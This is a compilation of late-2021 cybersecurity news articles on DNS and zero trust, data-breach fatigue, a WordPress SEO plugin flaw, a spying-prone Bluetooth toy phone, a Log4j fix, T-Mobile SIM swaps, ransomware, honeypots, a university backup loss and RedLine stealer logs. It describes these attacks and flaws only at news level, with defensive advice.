The post Why the Future Needs Passwordless Authentication appeared first on Security Intelligence.

Source: <https://securityintelligence.com/future-needs-passwordless-authentication/>

5. Zero Trust and DNS Security: Better Together

How many times have you heard the popular information security joke: "It's always DNS"? It means that every time there's a problem you can't figure out, you will dig until you reach the conclusion that it's always DNS. But DNS is also where a lot of issues can be caught early, and it should be leveraged more than ever, especially by those working on their zero trust journeys. DNS can be part of better threat detection — let's see how that works.

What's to DNS and Zero Trust?

Let's unpack this for a minute. DNS is the internet's phone book. It translates domain names into numbers that computers can then route. More specifically, "the Domain Name System is the hierarchical and decentralized naming system used to identify computers, services, and other resources reachable through the internet or other internet protocol networks." As such, the DNS protocol is also one of the few application protocols that are allowed to cross organizational network perimeters.

Zero trust is a framework that assumes a complex network's security is always at risk to external and internal threats. It helps organize and strategize a thorough approach to counter those threats.

Where do these two meet?

Zero trust is about doing continuous risk assessments and verifications, a principle that also requires examining traffic that comes into and out of organizational networks. You might agree that pretty much everything happening on connected devices is evident somewhere in DNS traffic. That's especially true since DNS can go everywhere, and that's where attackers want to get.

Unfortunately, many security professionals have a common misconception that DNS is just a domain blocklist and do not consider its power as a detection tool or a data source to analyze as part of zero trust architectures. But they should. DNS is where security teams can find forensic markers, automatic domain categorization data, suspicious behavior patterns, and potential/confirmed maliciousness.

Better Together

DNS security fits zero trust perfectly for two reasons. Firstly, DNS is fundamental in any network infrastructure, making it an excellent policy enforcement point for all zero trust architectures, no matter what other controls are in play. Since almost every network connection has a corresponding DNS request, we can leverage this advantage in risk assessments.

Second, any new or unknown domain that shows up in secure environments can trigger a validation process because DNS security, like zero trust, also assumes breach. This plays right into the state of continuous verification that zero trust aims to achieve.

Look Beyond the Basics

If it's so great, why are so many organizations not using DNS to their advantage?

DNS traffic sent by UDP used to be plaintext and thus transparent to security admins. To keep DNS queries private, however, that data is now encrypted with DNS-over-TLS (DoT) and DNS-over-HTTPS (DoH). As a result, admins no longer see the same data from queries

and have lost the visibility they used to have on the network. From the security perspective, in DoT's case, admins can at least do some blocking, but DoH mixes in with the rest of HTTPS traffic, making it impossible to block without wider implications. That said, DNS should not be abandoned as a place to detect malicious activity. Attackers are definitely using it to their advantage at every turn with DNS tunneling attacks that conceal covert communications and exfiltrated data.

While visibility has changed, one can still detect connections that don't have corresponding DNS requests and associate them to detect use of unauthorized encrypted DNS services. No one is going to blindly block never-before-seen domains just because they are considered riskier. But blocking them with more context can provide an additional factor within zero trust risk assessments.

To begin, correctly determining the uniqueness of domains is a critical step in its risk assessment. Only broad visibility into a comprehensive global DNS can help validate this analytic effectively. For example, the visibility IBM Security teams get from Quad9 can tell us if a given domain is unique in the enterprise or unique globally.

Then, aside from blocking, how can we treat newly observed domains? The answer ties back again to continuous verification. There are various DNS analytics we can rely on to analyze new domains and their risk potential. Think of domain names generated by DGAs, typo squatting, fast flux networks, and DNS tunneling. Analytics that can provide that sort of context are a powerful way to reveal the true intentions of those who registered the domains and help security admins trigger the right mitigations on time.

DNS security helps support better cyber hygiene in your environment, and it enables continuous risk assessment and validation. Without DNS security, it becomes more difficult to gain early visibility into potential threats even as one works within zero trust principles. It also means that security admins would need to spend more effort on data collection and policy enforcement. Therefore, DNS security is not only essential but also a low-hanging fruit in any Zero Trust architecture.

Learn more about DNS analytics in this post from IBM Security.

X-Force's Recommendations

IBM Security X-Force recommends that every enterprise start using DNS providers with built-in security. For example, Quad9 reduces the complexity of security operations at no cost.

Quad9 is also a trustworthy DNS provider supporting encryption since malware/botnet won't use Quad9 for many good reasons. Furthermore, with a partnership with IBM X-Force, Quad9 scrapes every newly observed domain to help Quad9 users stay ahead of threats.

Join X-Force Exchange threat intelligence sharing by visiting:
exchange.xforce.ibmcloud.com

To read emerging threat intelligence blogs from X-Force, visit:
securityintelligence.com/category/x-force

The post Zero Trust and DNS Security: Better Together appeared first on Security Intelligence.

Source: <https://securityintelligence.com/posts/zero-trust-dns-security/>

6. Why We Need To Beat ‘Breach Fatigue’ — At Work and at Home

Data breaches come at such a fast pace that the public doesn’t seem to pay attention to the latest incidents, or they’re practically forgotten in a week — just in time for the next breach to make headlines. Instead of cries for better personal data protection, however, consumers seem less concerned even as more companies send them alerts saying their name, phone number or social security number was taken in yet another database attack. This dangerous attitude does nothing to protect the people whose data was exposed — or the businesses who employ them.

T-Mobile was in the spotlight in August after attackers stole personal details such as names, driver’s license numbers and social security numbers for more than 54 million customers. Before that, ParkMobile was targeted in an attack where 21 million personal records were taken, ClearVoiceResearch was hit for 15.7 million records, and 3.3 million records were taken in an attack on Volkswagen. Those, and many others, are already distant memories for most consumers. Even the 533 million personal records stolen from Facebook — an attack the social media company says was actually data scraping — seems forgotten.

These pervasive data breaches could be desensitizing consumers and creating a “why should I care” attitude. Since their personal information is already in the wild, they might reason, there isn’t any point in worrying about who has it. What they should be paying attention to are the targeted scams, phishing schemes and fraud that follows personal data theft. Complacency from breach fatigue makes them easier targets, and that poses a big data security risk for companies.

The Importance of Data Security Education

The Ponemon Institute and IBM annual Cost of a Data Breach Report for 2021 pins compromised user credentials as the most common attack vector for data breaches. The

study found this accounted for 20% of incidents, and the worldwide average cost of a data breach was \$4.24 million. In the US, that number jumps to \$9.05 million.

In some cases, compromised credentials may have come from personal data stolen in data breaches or password brute force attacks. Other times, users fell victim to phishing scams where they were tricked into giving up their company login credentials or other personal information. For companies with thousands of employees, that amounts to thousands of opportunities for data security to be compromised.

Addressing users' lack of concern isn't, however, a lost cause. Education is key and requires teaching them about in-office security hygiene, as well as how to protect their computers and mobile devices outside of work. This is especially important with so much of the workforce working remotely.

How to Bring Security Hygiene Home

While company-owned computers, smartphones and laptops are managed by in-house policies, personal devices that may access or store company data often aren't. Employees need to be aware of the importance of installing system and application updates for patching security flaws, and that opening documents or links from unknown sources could expose them to malware or data theft.

Many users aren't aware of the importance of good password practices such as using unique and strong passwords for every account login, relying on a quality password manager and using multifactor authentication or tokens wherever possible. Some aren't even aware that passwords to unlock their computer or mobile devices are critical for data security. Company policies dictating how and where personal devices can access company resources help reduce the risk, but can't replace routine vulnerability assessments and training to find weak points — or even violations — in security policies.

Helping employees better understand phishing attacks designed to trick them into sharing company login credentials is important, too. For example, they may know what to look for in a suspicious email message but might not realize they can also be tricked into sharing their personal information in a phone call or text message. Employees need to know it's important to report suspected phishing attempts just like any other suspicious activity they see.

Buying into Data Protection

Educating employees is an ongoing process that should start when they're hired. Ongoing training helps keep awareness up and informs everyone of new and changing threats. Empowering people in each department to act as security liaisons essentially extends the information and security team's access for employees, too. A coworker who "gets security" is often more accessible because they're always around, and may also see potential data security issues before they become bigger — and more expensive — problems.

Balancing education and vigilance isn't easy, and can lead to security fatigue and a fear of getting in trouble. If that happens, your data protection efforts are likely to fail. Open and transparent communication is key to keeping everyone on board. Understanding why data security policies are in place, and how proactively working to protect company and private data impacts employees are important, too. People rarely follow policies that seem arbitrary.

How to Know if You're a Data Breach Victim

Knowing if your personal data may have been taken in a data breach is important, too. Unfortunately, many consumers and employees don't know how to find out if they've fallen victim to personal data theft. Luckily, there are reputable websites ready to tell you which data breaches may affect you. Have I Been Pwned and F-Secure's Identity Theft Checker, for example, can check to see if your email address is included in known data breaches or databases that were unintentionally left unprotected on the internet. Have I Been Pwned also checks phone numbers against known breaches, which is another vector consumers often don't think about.

Services like Have I Been Pwned and F-Secure are handy for more than identifying which data breaches impact you. These services also note what information was taken in each incident, and can remind users of accounts they forgot about long ago. Those forgotten accounts might hold information attackers could use to gain access to a company's data, making it important for users to understand that forgotten accounts can be data breach threats, too.

The battle to protect your company's data from malicious attackers is ongoing, as is the effort to educate consumers and employees on better security practices. While the former relies primarily on the CISO and their team, the latter relies on everyone. Helping users understand how protecting their personal data, and maintaining strong security practices at home and at work, benefits them as well as the company is a win for everyone.

Source: <https://securityintelligence.com/articles/beat-data-breach-fatigue-at-work-at-home/>

7. 800K WordPress sites still impacted by critical SEO plugin flaw

Two critical and high severity security vulnerabilities in the highly popular "All in One" SEO WordPress plugin exposed over 3 million websites to takeover attacks.

The security flaws discovered and reported by Automattic security researcher Marc Montpas are a critical Authenticated Privilege Escalation bug (CVE-2021-25036) and a high severity Authenticated SQL Injection (CVE-2021-25037).

Over 800,000 vulnerable WordPress sites

The plugin's developer released a security update to address both All in One bugs on December 7, 2021.

However, more than 820,000 sites using the plugin are yet to update their installation, according to download statistics for the last two weeks since the patch was released, and are still exposed to attacks.

What makes these flaws highly dangerous is that, even though successfully exploiting the two vulnerabilities requires threat actors to be authenticated, they only need low-level permissions such as Subscriber to abuse them in attacks.

Subscriber is a default WordPress user role (just as Contributor, Author, Editor, and Administrator), commonly enabled to allow registered users to comment on articles published on WordPress sites.

Although subscribers are typically only able to edit their own profile besides posting comments, in this case, they can exploit CVE-2021-25036 to elevate their privileges and gain remote code execution on vulnerable sites and, likely, completely take them over.

Date	Downloads
2021-12-07	336738
2021-12-08	1403672
2021-12-09	68941
2021-12-10	45392
2021-12-11	31346
2021-12-12	26677
2021-12-13	35666
2021-12-14	34938
2021-12-15	72301

2021-12-16	28672
2021-12-17	24699
2021-12-18	18774
2021-12-19	17972
2021-12-20	25388
Total	2171176

WordPress admins urged to update ASAP

As Montpas revealed, escalating privileges by abusing CVE-2021-25036 is an easy task on sites running an unpatched All in One SEO version by "changing a single character to uppercase" to bypass all implemented privilege checks.

"This is particularly worrying because some of the plugin's endpoints are pretty sensitive. For example, the aioseo/v1/htaccess endpoint can rewrite a site's .htaccess with arbitrary content," Montpas explained.

"An attacker could abuse this feature to hide .htaccess backdoors and execute malicious code on the server."

WordPress admins still using All In One SEO versions affected by these severe vulnerabilities (between 4.0.0 and 4.1.5.2) who haven't already installed the 4.1.5.3 patch are advised to do it immediately.

"We recommend that you check which version of the All In One SEO plugin your site is using, and if it is within the affected range, update it as soon as possible," the researcher warned one week ago.

Source: <https://www.bleepingcomputer.com/news/security/800k-wordpress-sites-still-impacted-by-critical-seo-plugin-flaw/>

8. That Toy You Got for Christmas Could Be Spying on You

Security flaws in the recently released Fisher-Price Chatter Bluetooth telephone can allow nearby attackers to spy on calls or communicate with children using the device.

Many adults found it charming when Mattel upgraded its classic Fisher-Price Chatter telephone for its 60th anniversary in October with actual Bluetooth capabilities, so grownups, too, can use it — and for actual mobile phone calls.

But flaws in the way the toy pairs with Bluetooth means that other people with nefarious intentions can potentially be listening in on private conversations, researchers have found.

A team at Pen Test Partners revealed earlier this month that the implementation of Bluetooth used in the device has no secure pairing process, allowing for audio bugging by anyone nearby when someone is using Chatter to talk on the phone, they said.

“When powered on, it just connects to any Bluetooth device in range that requests to pair,” allowing for “audio bugging of both children and adults” in some cases, researchers wrote.

The idea is that someone nearby — i.e., a neighbor living in a nearby house or apartment, or even someone on the street outside — could connect his or her own Bluetooth audio device to Chatter and spy on someone.

And even though the Bluetooth version of the toy was marketed for adults, researchers theorized that parents might pass it on to kids when they tire of it, researchers said. This means that someone with bad intentions could make contact with a child inside his or her own home, paving the way for child predator scenarios.

Similar Flaw in Another Toy

The bug in Fisher-Price Chatter with Bluetooth is similar to a problem with a children’s toy called My Friend Cayla — which is both a child’s doll and a Bluetooth headset — that a researchers from Pen Test Partners also identified.

In Cayla, a vulnerability in the Bluetooth implementation allowed an attacker within Bluetooth range to connect a Bluetooth audio device (e.g., a smartphone) and listen to the doll’s microphone, or speak through its speaker to a child playing with the doll.

Chatter’s Bluetooth issue makes it a bit more difficult for an attacker to access in that the audio is not enabled until someone lifts the handset or presses the speakerphone button, researchers said. However, they “do not think this sufficiently mitigates the problem” for two reasons, according to the post.

One is that if the Chatter telephone is powered on but the handset is left knocked off — as is quite possible if a child has played with it — the Chatter phone will auto-answer any incoming phone call to the connected smartphone, researchers said. This results in the phone becoming an audio bug with no interaction from child or parent.

The other is that the Chatter telephone will ring if the attached smartphone rings. This means that an attacker can simply use two phones—one to pair with the Chatter phone

and a second to call the first phone—to establish two-way audio if a child answers the Chatter phone, researchers said.

“We don’t think this is acceptable,” researchers wrote, especially since the previously identified problem in the Cayla doll led to widespread concern from consumer protection groups such as the Norwegian Consumer Council (Forbrukerrådet) and product bans across several countries led by Germany’s Federal Network Agency (Bundesnetzagentur), they said.

Pen Test Partners are calling for Mattel — which so far has not commented on Chatter’s security issue — to fix the problem. The company did not immediately respond to request for comment by Threatpost on Tuesday.

“How have Fisher-Price not learned from similar security issues exposed in children’s toys several years ago?” researchers wrote. “An improved pairing process might involve an additional button press to force the device into a mode that allows pairing.”

How to Prevent Chatter Telephone Spying

Researchers outlined in the post how people can test to see if their particular Chatter phone is vulnerable to the issue. They also provided mitigations for any parent concerned with potential use of the Chatter phone for spying on them or communicating with their children.

People who have the Bluetooth version of Chatter should ensure it is powered off when not explicitly in use, and parents should supervise their child’s use of the phone.

Since only one Bluetooth phone can connect to the Chatter telephone at a time, an attacker can’t connect a rogue phone if a legitimate phone is connected. Therefore, people should not leave the Chatter telephone powered on if they leave their home with the smartphone that is connected to the Chatter telephone, researchers advised.

Also, because the audio functions of the Chatter telephone will only allow bugging if the handset is picked up or knocked off, or the speakerphone button is pressed, adults should ensure that the handset is always replaced and the phone is turned off, according to Pen Test Partners.

Source: <https://threatpost.com/toy-christmas-spying/177288/>

9. Log4j 2.17.1 out now, fixes new remote code execution bug

Apache has released another Log4j version, 2.17.1 fixing a newly discovered remote code execution (RCE) vulnerability in 2.17.0, tracked as CVE-2021-44832.

Prior to today, 2.17.0 was the most recent version of Log4j and deemed the safest release to upgrade to, but that advice has now evolved.

Fifth Log4j CVE in under a month

Mass exploitation of the original Log4Shell vulnerability (CVE-2021-44228) by threat actors began around December 9th, when a PoC exploit for it surfaced on GitHub.

Given Log4j's vast usage in the majority of Java applications, Log4Shell soon turned into a nightmare for enterprises and governments worldwide.

While the critical risk posed by the original Log4Shell exploit is paramount, milder variants of the vulnerability emerged in Log4j versions, including 2.15 and 2.16—previously believed to be fully patched.

BleepingComputer earlier reported on four different CVEs impacting Log4j and one discovered in the 'logback' framework. After the discovery of a DoS flaw in version 2.16, the advice had swiftly shifted towards upgrading to version 2.17.0, deemed the safest of all.

But now a fifth vulnerability—an RCE flaw, tracked as CVE-2021-44832 has been discovered in 2.17.0, with a patch applied to the newest release 2.17.1 which is out.

Rated 'Moderate' in severity and assigned a 6.6 score on the CVSS scale, the vulnerability stems from the lack of additional controls on JNDI access in log4j.

"JDBC Appender should use JndiManager when accessing JNDI. JNDI access should be controlled via a system property," states the issue description seen by BleepingComputer.

"Related to CVE-2021-44832 where an attacker with permission to modify the logging configuration file can construct a malicious configuration using a JDBC Appender with a data source referencing a JNDI URI which can execute remote code."

Checkmarx security researcher Yaniv Nizry claimed credit for reporting the vulnerability to Apache:



Nizry's tweet quickly exploded in traffic, attracting remarks and memes from security experts and 'victims' of the ongoing log4j-patching fatigue.

"I hope this is a joke, I hope so much... #log4j," tweeted one user in response.

"We are LONG past the point where the only responsible thing to do is put up a giant flashing neon sign that reads 'LOG4J CANNOT BE FIXED, DO NOT USE IT FOR ANYTHING.'" taunted another.

Security expert Kevin Beaumont labeled the instance another "failed Log4j disclosure in motion" during the holidays.


Disclosed too soon?

At the time of Nizry's tweet, BleepingComputer did not see an official advisory or memo indicating the presence of an RCE bug in log4j 2.17.

The tweet itself contained no details about the vulnerability or how it could be exploited but, within minutes, led a pack of security pros and netizens to start investigating the claim.

Disclosing security vulnerabilities prematurely can lure threat actors to conduct malicious scanning and exploitation activities, as evident from the Log4Shell exploit leak of December 9th.

Marc Rogers, VP of cybersecurity at Okta first disclosed the vulnerability identifier (CVE-2021-44832) and that the exploitation of the bug depends on a non-default log4j setup where configuration is being loaded from a remote server:



Up until now, log4j vulnerabilities have been exploited by all kinds of threat actors from state-backed hackers to ransomware gangs and others to inject Monero miners on vulnerable systems.

The Conti ransomware gang has been seen eying vulnerable VMWare vCenter servers. Whereas attackers breaching the Vietnamese crypto platform, ONUS, via log4shell demanded a \$5 million ransom.

Log4j users should immediately upgrade to the latest release 2.17.1 (for Java 8). Backported versions 2.12.4 (Java 7) and 2.3.2 (Java 6) containing the fix are also expected to be released shortly.

BleepingComputer has reached out to Checkmarx for comment in advance of writing and we are awaiting their response.

Source: <https://www.bleepingcomputer.com/news/security/log4j-2171-out-now-fixes-new-remote-code-execution-bug/>

10. T-Mobile says new data breach caused by SIM swap attacks

T-Mobile confirmed that recent reports of a new data breach are linked to notifications sent to a "very small number of customers" who fell victim to SIM swap attacks.

"We informed a very small number of customers that the SIM card assigned to a mobile number on their account may have been illegally reassigned or limited account information was viewed," a T-Mobile spokesperson told BleepingComputer.

"Unauthorized SIM swaps are unfortunately a common industry-wide occurrence, however this issue was quickly corrected by our team, using our in-place safeguards, and we proactively took additional protective measures on their behalf."

T-Mobile refused to provide additional details when asked for more info on the total number of affected customers and the method used by the attackers to pull off the SIM swap attacks successfully.

"We are not providing any additional information at this time. Thank you!," a company spokesperson told BleepingComputer.

SIM swapping (also known as SIM hijacking) makes it possible for attackers to take control of a target's mobile phone number by tricking or bribing the carrier's employees to reassign the numbers to attacker-controlled SIM cards.

This enables the threat actors to take control of their victims' phone numbers and use them to bypass SMS-based multi-factor authentication (MFA), steal their credentials, log into the victims' bank accounts to steal money, or hijack their online accounts by changing the passwords.

All T-Mobile customers be on the lookout for any suspicious text messages or emails pretending to be from T-Mobile. Don't click any links if you receive one, as attackers could use them to harvest your credentials.

T-Mobile provides information on preventing account takeover attempts on this support page.



Series of data breaches

T-Mobile was the victim of multiple data breaches during the last four years, including a very similar one in February 2021 when attackers used an internal T-Mobile application to target up to 400 customers in SIM swap attempts.

In total, T-Mobile has disclosed six data breaches since 2018:

- In 2018, info belonging to millions of T-Mobile customers was accessed by hackers.
- In 2019, T-Mobile exposed prepaid customers' data.
- In March 2020, hackers gained access to T-Mobile employees' email accounts.

- In December 2020, hackers accessed exposed customer proprietary network information (phone numbers, call records).
- In February 2021, threat actors targeted hundreds of users in SIM swap attacks after gaining access to an internal T-Mobile application.
- In August 2021, attackers brute-forced their way through T-Mobile's network after gaining access to testing environments.

The FBI shared guidance on defending against SIM hijacking attacks following an increase in the number of SIM hijacking attacks targeting cryptocurrency investors and adopters.

The Federal Trade Commission (FTC) has info on securing personal information on your phone and keeping personal info secure online.


Source: <https://www.bleepingcomputer.com/news/security/t-mobile-says-new-data-breach-caused-by-sim-swap-attacks/>

11. Ransomware gang coughs up decryptor after realizing they hit the police

The AvosLocker ransomware operation provided a free decryptor after learning they encrypted a US government agency.

Last month, a US police department was breached by AvosLocker, who encrypted devices and stole data during the attack.

However, according to a screenshot shared by security researcher pancak3, after learning that the victim was a government agency, they provided a decryptor for free.



AvosLocker chat screen offering free decryptor

Source: Twitter

While they provided a decryptor to the police department, the ransomware operation refused to provide a list of stolen files or how they breached the department's network.

A member of the AvosLocker operation told BleepingComputer today that they have no policy on who they target but usually avoid encrypting government entities and hospitals.

"You should note, however, that sometimes an affiliate will lock a network without having us review it first," the AvosLocker operator told BleepingComputer.

When asked if they purposely avoid targeting government agencies out of fear of law enforcement, they said it's more because "tax payer money's generally hard to get."

However, international law enforcement operations have resulted in numerous indictments or arrests of ransomware members and money launderers over the past year. These arrests include members of the REvil, Egregor, Netwalker, and Clop ransomware gangs.

This increased pressure is shown to have a good effect, leading to numerous ransomware operations shutting down, including the DarkSide, BlackMatter, Avaddon, and REvil operations.

Unfortunately, many of these ransomware gangs just rebrand as a new operation, thinking it will help them evade law enforcement.

Even with these arrests and increased pressure, AvosLocker said they are not worried about law enforcement as they "have no jurisdiction" in the "motherland."

Source: <https://www.bleepingcomputer.com/news/security/ransomware-gang-coughs-up-decryptor-after-realizing-they-hit-the-police/>

12. Intelligent Adversary Engagement: Deceiving the Attacker

Traditional security isn't always enough to keep attackers at bay. When it comes to sneaking into networks, detection will often only come after malicious traffic reaches systems such as next-generation firewalls and intrusion detection and prevention systems. Meanwhile, threat actors have free range. But if you can trick the attacker attempting to trick you, it's a different story.

The first response after detection is often to remove the compromised systems and disable the breached user accounts. The idea is to cut down on further problems and limit any existing risk. Sadly, this approach leaves you with only the artifacts and logs that the attackers decided to leave behind.

Engaging with the attacker will allow you to get more insight into their goals, techniques, tactics and attack paths. You can then use this to strengthen your existing defenses and prevent this specific actor from using the same techniques again.

Intelligent Adversary Engagement

You can choose from multiple tools and frameworks when setting up a strategic adversary engagement. One of these is MITRE Engage, a framework created just to be used for discussing and planning responses to an attacker. That includes engagement, deception and denial. Let's look at a few notable techniques used to engage with threat actors.

Honeypots

Honeypots mimic real systems with the goal to attract and detect malicious actors in your infrastructure. Think of them as the digital version of bait cars. Honeypots allow system admins and other cybersecurity personnel to detect techniques and tactics used to compromise systems.

Note the difference between high- and low-interaction honeypots. Low-interaction honeypots will help you detect malicious actors in your network. However, they won't give much insight into their goals and tactics. High-interaction honeypots will allow you to learn more about the attack. This way, you're simulating the real systems in a more in-depth manner.

A wide range of honeypots are freely available. Which one is right for your needs depends on your infrastructure and goals.

Honeytokens

Honeytokens have similar goals as honeypots, but you can use them in different ways. Instead of simulating systems and services, they can be files, credentials, e-mail addresses and URLs that are used to attract the attention of attackers. They alert the security team when someone uses or opens them.

An example of a honeytoken would be a file called Employee_passwords.xlsx. You could place this on any system or file share. When the attacker opens the file, the honeytoken will alert the admin, indicating unwanted access or a data breach.

Honeytokens are easier to set up than honeypots because they don't require extra infrastructure to run. The tradeoff is that the alerting signals are more limited in the information they provide about the attacker.

Controlled Malware

Attackers will often use malware to create a foothold into networks. They can deliver it via a wide range of channels. For example, an attacker could directly send malware by e-mail or deploy it directly after gaining access to the infrastructure.

The attacker's purpose in deploying malware can vary. Usage can range from file encryption as part of an extortion campaign to data exfiltration of sensitive business information via covert channels. Once you've caught it, the good guys can execute the malware in a controlled setting to study its behavior. The analysis can help you understand the techniques and goals of the attacker.

Using MITRE Engage and Other Frameworks

Some people see adding an active defense strategy into your existing infrastructure as only suitable for the more security-mature businesses and agencies. This should not be the case anymore with the low integration threshold of today. There are a lot of open-source frameworks out there to help you set up and integrate tools to support this kind of work.

In addition, MITRE Engage will guide you through setting up an adversary engagement operation and help you to strategize, plan, execute and analyze the result.

Set up honeytokens by filling in a form at canarytokens.org and dropping the token on your company's network share. Also, a huge list of open-source honeypots has been created on Github.

Most of these active defense tools tie directly into existing security information and event management solutions like QRadar from IBM or simpler messaging channels like e-mail. A lot of honeypots will support channels like Slack, Syslog and e-mail for alerting directly to your security operations center or personnel.

What's Next?

In short, planning an intelligent adversary engagement will help your business be more aware of attackers' goals, techniques, tactics and attack paths. It will also allow you to strengthen the current security integration with data from real-world scenarios. Use MITRE Engage to plan engagements supported by open-source honeypots, honeytokens and malware analysis frameworks.

The post Intelligent Adversary Engagement: Deceiving the Attacker appeared first on Security Intelligence.

Source: <https://securityintelligence.com/posts/intelligent-adversary-engagement-deceiving-attacker/>

13. University loses 77TB of research data due to backup error

The Kyoto University in Japan has lost about 77TB of research data due to an error in the backup system of its Hewlett-Packard supercomputer.

The incident occurred between December 14 and 16, 2021, and resulted in 34 million files from 14 research groups being wiped from the system and the backup file.

After investigating to determine the impact of the loss, the university concluded that the work of four of the affected groups could no longer be restored.


All affected users have been individually notified of the incident via email, but no details were published on the type of work that was lost.

At the moment, the backup process has been stopped. To prevent data loss from happening again, the university has scrapped the backup system and plans to apply improvements and re-introduce it in January 2022.

The plan is to also keep incremental backups - which cover files that have been changed since the last backup happened - in addition to full backup mirrors.

Supercomputing is expensive

While the details of the type of data that was lost weren't revealed to the public, supercomputer research costs several hundreds of USD per hour, so this incident must have caused distress to the affected groups.



Kyoto University supercomputer cluster

Source: Kyoto University

The Kyoto University is considered one of Japan's most important research institutions and enjoys the second-largest scientific research investments from national grants.

Its research excellence and importance is particularly distinctive in the area of chemistry, where it ranks fourth in the world, while it also contributes to biology, pharmacology, immunology, material science, and physics.

We have requested Kyoto University to share more details on the incident and its impact on research groups, but we haven't heard back yet.

Japan leading the field

Japan happens to have the most powerful supercomputer in the world at the moment, called "Fugaku", operated by the Riken Center for Computational Science, in Kobe.

Fugaku is an exascale system made by Fujitsu, capable of computational performance of 442 PFLOPS. The second in the global list, IBM's "Summit", can reach a much smaller figure of 148 PFLOPS.

Fugaku cost \$1.2 billion to build and has so far been used for research on COVID-19, diagnostics, therapeutics, and virus spread simulations.

Source: <https://www.bleepingcomputer.com/news/security/university-loses-77tb-of-research-data-due-to-backup-error/>

14. Have I Been Pwned adds 441K accounts stolen by RedLine malware

The Have I Been Pwned data breach notification service now lets you check if your email and password are one of 441,000 accounts stolen in an information-stealing campaign using RedLine malware.

RedLine is currently the most widely used information-stealing malware, distributed through phishing campaigns with malicious attachments, YouTube scams, and warez/crack sites.


Once installed, the RedLine malware will attempt to steal cookies, credentials, credit cards, and autocomplete information stored in browsers. It also steals credentials stored in VPN clients and FTP clients, steals cryptocurrency wallets, and can download additional software or execute commands on the infected system.

The stolen data is collected into an archive, called "logs," and uploaded to a remote server from where the attacker can later collect them.

Attackers use these logs to compromise other accounts or sell them on dark web criminal marketplaces for as little as \$5 per log.

RedLine logs publicly exposed

Last weekend, security researcher Bob Diachenko found a server exposing over 6 million RedLine logs collected in August and September 2021. The threat actor likely used this server to store stolen data but failed to secure it properly.



Diachenko told BleepingComputer that while this data contains 6 million records, many had the same email address used for different services.

This week many LastPass received emails warning that their master passwords may be compromised as they were used to log in from an unusual location.

